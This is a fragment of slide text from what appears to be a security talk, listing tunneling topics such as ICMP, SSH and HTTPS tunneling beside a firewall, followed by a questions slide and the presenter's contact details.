
Firewall

ICMP Proxy Server

SSH Tunneling



HTTPS Tunneling





Questions??????



Contact Me....

Toll Free: 1-844-458-1008

Email: joe@strategicsec.com

Twitter: <http://twitter.com/j0emccray>

LinkedIn: <http://www.linkedin.com/in/joemccray>